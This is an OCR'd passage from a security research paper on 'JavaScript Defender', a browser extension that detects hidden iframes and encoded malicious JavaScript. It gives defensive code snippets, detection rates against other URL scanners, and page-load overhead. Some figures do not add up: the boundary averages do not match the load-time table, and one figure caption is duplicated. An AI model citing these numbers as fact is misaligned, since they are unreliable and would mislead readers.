

Figure 6. Architecture of Runtime Monitoring Engine

```
evalp.push (param);
return oldEval (param);
}
console.log (evalp);
```

reportGenerator.js generates the report of the webpage by consolidating the result from tagMonitor.js and dynamicJSMonitor.js components and it includes the mechanism for alerting the user if the webpage is malicious.

```
Report (Result1, Result2)
{
//Writing the result to panel
finalReport = Result1 + Result2;
}
```

Result1 is the webpage analysis report received from component 1, i.e., tagMonitor.js and Result2 is the webpage analysis report received from component 2, i.e., dynamicJSMonitor.js.

jQueryAlert component uses jQueryAlert.js and jQueryAlert.css files which internally handles jConfirm () method for alerting

the user.

jConfirm (MaliciousResult, '*Warning by JavaScript Defender*');

User can confirm whether to continue browsing the webpage or quit the website from the popup given by the Add-on. The implemented extension functionality is compatible with various web browsers and the details are given in Table 4.



Figure 7. JavaScript Defender User Alert for Hidden iframe

Web Browser	Compatible Version	Supported OS
Firefox	> = 14.0	Windows & Linux
Google Chrome	> = 14.0	Windows & Linux
Iceweasel	> = 14.0	Windows & Linux
Opera	> = 11.0	Windows & Linux
Internet Explorer	> = 9.0	Windows

Table 4. Compatible Browsers for JavaScript Defender

5. Experimental Results

Implemented extension was deployed in various systems, tested the detection rate, calculated false positives, false negatives and performance overhead of the web browser when the JavaScript Defender extension is installed.

5.1 Environment

JavaScript Defender extension has been tested and deployed in various organizations. JavaScript Defender has been deployed for Firefox, Google Chrome and Opera web browsers in Windows and Linux operating systems. Also deployed for Internet Explorer in Windows OS.

5.2 Testing

Implemented mechanism was initially deployed on several test systems and tested with both genuine and malicious URLs. Compared the results with other existing content / heuristic based online URL scanners.

Functional testing has been performed using various compromised websites. Deployed extension is detecting the malicious

injections in the compromised websites. Figure 7 shows the hidden iframe injected in the website and the victim is being redirected to evil URL "*bedfer.com*". The URL "*bedfer.com*" may be a landing site or a central exploit server.

Implemented Security extension is also tested with known malicious URLs received from CERT-IN and other online resources. The test results of JavaScript Defender are compared against various online URL scanners (Quettera, Sucuri,Wepawet and eVuln) as shown in Table V. Online URL scanners are the services available in Internet to check whether a specific domain is malicious or genuine. URL scanners require user to manually specify the URL and it downloads and scans the entire website source for the presence of JavaScript Malware. This entire process requires user interaction and lot of time to download and scan entire website. But JavaScript Defender is an extension to the browser and it scans each and every incoming webpage for JavaScript Malware without any user interaction. Sucuri says a webpage as malicious if any blacklisted domain is present in the webpage source even though the webpage is not containing any malware code in it. JavaScript Defender does not report the presence of blacklisted domains in the source code of the webpage but it detects whenever the blacklisted domain exhibits any malicious behavior.

5.3 False Positive and False Negatives

False Positive is a result of a test that shows as present something that is absent.

False Positives are because of the presence of third party advertising and tracking code in the web page. Popular advertisement links are Doubleclick.net and Tribalfusion.net. One of the popular tracking sites is Google analytics. If webpage includes advertisements in *frame / iframe* and if they are hidden
then the extension detects it as hidden and injected *iframe.*

False Negative is a result of a test shows as absent something that is present.

False Negatives are because of malicious process creation on the target machine and presence of blacklisted domains in the webpage source. When the extension is tested with the URL, Google Safe Browsing reported as Malicious software includes 3 exploit (s). Successful infection resulted in new process (es) on the target machine. But JavaScript Defender does not check for the newly created processes in the system and also it does not report a web page as malicious if any blacklisted domains are present in the webpage source.

Accuracy refers to the number of correctly classified web pages among the total number of web pages tested.

$$F{:}P = \frac{No.of\ Benign\ Webpages\ Detected\ as\ Malicious}{Total\ Numberof\ Beningn\ Webpages} \times 100 \quad (1)$$

$$F{:}N = \frac{No.of\ Malicious\ Webpages\ Detected\ as\ Benign}{Total\ Number\ of\ Malicious\ Webpages} \times 100 \quad (2)$$

$$Accuracy = \frac{N{:}C}{Total\ Number\ of\ Webpages} \times 100 \quad (3)$$

$$N{:}C = Total\ Number\ of\ WebPages - N.W \quad (4)$$

F.P = False Positives

F.N = False Negatives

N.C = No.of WebPages Classified Correctly

N.W = No.of WebPages Classified Wrongly

Figure 8 (a), (b) and (c) shows the False Positive rate, False Negative rate and Accuracy of JavaScript Defender extension respectively. Equations 1, 2 and 3 shows the calculation of False Positive, False Negative and Accuracy respectively.



Figure 8. Testing Results



Figure 9. Detailed report on Hidden iframe Redirections

Product Name	JavaScriptDefender	Quettera	Sucuri	Wepawet	eVuln
Tested URLs	941	941	941	941	941
URLs Detected as Malicious	856	749	872	561	841
Detection Rate(%)	90.96	79.59	92.66	59.61	89.37

Table 5. Comparison of JavaScript Defender Detection Rate against other online URL Scanners

5.4 Reporting

A detailed report of the visiting website can be viewed by clicking on the icon present at the right hand side bottom corner of the browser status bar. By clicking on the icon, a window is opened and displays the report of the requested webpage.

Figure 9 shows a threat under "*Hidden iframe Redirections* "tab. The visiting website is injected with a hidden iframe by using either HTML iframe tag or dynamic JS code execution functions. As the result of functional testing, we have identified various mechanisms for injecting malicious JavaScript and Encoded JavaScript is majorly used. Figure 10 shows the detailed report for Encoded JavaScript Malware.

5.5 Performance

For evaluating the browser performance when the extension is installed to it, LORI (Life Of Request Info) addon is used for Firefox web browser. The experiment of calculating the page load time is repeated number of times for the Firefox web browser with and without JavaScript Defender extension and the results are noted and analysed.



Figure 10. Detailed report on Encoded JavaScript Malware

Web Page load time is calculated with and without JavaScript Defender extension and the results are shown in Figures 11 and 12. Average page load time of the web browser is increased by 180 ms for loading any webpage.

Figure 12 shows the performance graph of the web browser. Graph is drawn with number of times tested on xaxis and time in secs on *y*-axis.

5. Conclusion

In this paper, JavaScript Defender is presented for analyzing and detecting malicious JavaScript injections in the incoming web pages. JavaScript Defender resides as part of the client web browser and detects the malicious web pages. In addition to the detection, JavaScript Defender extension provides the flexibility to user for viewing the detailed analysis report of the webpage. Furthermore this extension gives an option for user to decide whether to continue browsing the webpage or not. Testing has been performed on JavaScript Defender using known Genuine and Malicious URLs. JavaScript Defender has detected the malicious web pages with lesser rates of false positives (0.72 %) and false negatives (9.03 %). JavaScript Defender installed web browser have taken 180 ms more time for loading a webpage when compared with the page load time of the web browser when JavaScript Defender is not installed.

Page Load Time (With Extension)	Page Load Time (With out Extension)	
1.354	1.191	← Lower Boundary
1.443	1.191	
1.486	1.198	
1.536	1.321	
1.566	1.330	
1.575	1356	
1.577	1.358	
1.596	1.361	
1.601	1.396	
1.606	1.434	
1.614	1.450	
1.627	1.490	
1.632	1.496	
1.666	1.509	
1.695	1.511	
1.745	1.542	
1.746	1.628	
1.788	1.652	
1.791	1.730	
1.840	1.809	
2.070	2.036	← Upper Boundary

	Page Load Time (With Extension)	Page Load Time (With out Extension)
AVG of Lower & Upper boundaries	2.389	2.209

Overhead = Page Load time with extension - Page Load time with out extension
= 2.389 - 2.209
= 180 ms

Figure 11. Detailed report on Encoded JavaScript Malware

In the future, we plan to evaluate more number of URLs and try to improve the detection mechanism to further reduce the false positive and false negative rates by analyzing new attack trends and building intelligence. Further, we want to improve the performance by applying various code optimization techniques.

6. Acknowledgment

Our sincere thanks to Department of Electronics & Information Technology (Deity), Ministry of Communications and Information Technology, Government of India for supporting this research work.

References

[1] Wei-Hong, Wang., Yin-Jun, LV., Hui-Bing, CHEN., Zhao-Lin, Fang (2013). A Static Malicious Javascript Detection Using SVM. *In*: proceedings of the 2nd International Conference on Computer Science and Electronics Engineering (ICCSEE 2013).

[2] Nandhini, D., Kalpana, G., Abhilash, R. Browser Authentication and Inline Code Analyzer with Common Centralized Browser Security Violation Report Management System for Mitigating Web Attacks. *In*: Proceedings of *International Journal of Engineering Research and Development.*



Figure 12. Performance Testing Results

[3] Upadhya, Pratik., Meer, Farhan., Dmello, Acquin., Dmello, Nikita. Runtime Solution for Minimizing Drive-By-Download Attacks. *In*: Proceedings of International Journal of Modern Engineering Research (IJMER).

[4] Liang, Bin., Huang, Jianjun., Liu, Fang., Wang, Dawei (2009). Daxiang Dong and Zhaohui Liang. Malicious Web Pages Detection Based on Abnormal Visibility Recognition. *In*: Proceedings of IEEE.

[5] Xu, Wei., Zhang, Fangfang., Zhu, Sencun (2011). JStill: Mostly Static Detection of Obfuscated Malicious JavaScript Code. *In*: proceedings of ACM, February 1820.

[6] Raju, Krishnaveni., Chellappan, C (2011). Integrated Approach of Malicious Website Detection. *Proceedings of International Journal Communication & Network Security* (IJCNS), I (II).

[7] Canali, D., Cova, M., Vigna, G., Kruegel, C. (2011). Prophiler: A fast filter for the large-scale detection of malicious web pages. *In*: Proceedings of the 20th International Conference on World Wide Web, p. 197-206. ACM.

[8] Dewald, Andreas., Holz, Thorsten., Felix, C. Freiling. (2010). PADSandbox: Sandboxing JavaScript to fight Malicious Websites. *In*: Proceedings of SAC10 March 22-26.

[9] Google Inc. Safe Browsing for Firefox. Google Inc. Safe Browsing for Firefox.

[10] McAfee SiteAdvisor. http://www.siteadvisor.com.

[11] DeFusinator: https://code.google.com/p/defusinator.

[12] Trafficlight: https://addons.mozilla.org/En-us/firefox/addon/trafficlight.

[13] Guan, D. J., Chia-Mei Chen, Jing-Siang Luo, Yung-Tsung Hou. Malicious Web Page Detection Based on Anomaly Semantics.

[14] Birhanu Eshete, Adolfo Villa orita, Komminist Weldemariam. BINSPECT: Holistic Analysis and Detection of Malicious Web Pages.

[15] Sarma, S. S. (2008). Propagation of Malware Through Compromised Websites:Attack Trends and Countermeasures. *In*: Proceedings of 11th Association of Anti-Virus Asia Researchers International Conference, December.

[16] Aikaterinaki Niki. Drive by Download attacks: Effects and Detection methods. *In*: Proceedings of IT Security Conference for the Next Generation.

[17] Cova, M., Kruegel, C., Vigna, G. (2010). Detection and analysis of Drive by Download attacks and malicious javascript code. *In*: Proceedings of the 19th International CVonference on World Wide Web, p. 281-290. ACM.

[18] Jaeun Choi, Gisung Kim, Tae Ghyoon Kim, Sehun Kim. (2012). An Efficient Filtering Method for Detecting Malicious Web Pages. *In*: Proceedings of 13th International Workshop, WISA, Jeju Island, Korea.

[19] PHP.net Article: http://www.alienvault.com/open-threatexchange/blog/phpnet-potentially-compromised-and-redirecting-toan-exploit-kit.

[20] Choi, Young Han., Kim, Tae Ghyoon., Choi, Seok Jin. (2010). Automatic Detection for JavaScript Obfuscation Attacks in Web Pages through String Pattern Analysis. *In*: Proceedings of *International Journal of Security and its Applications*, April.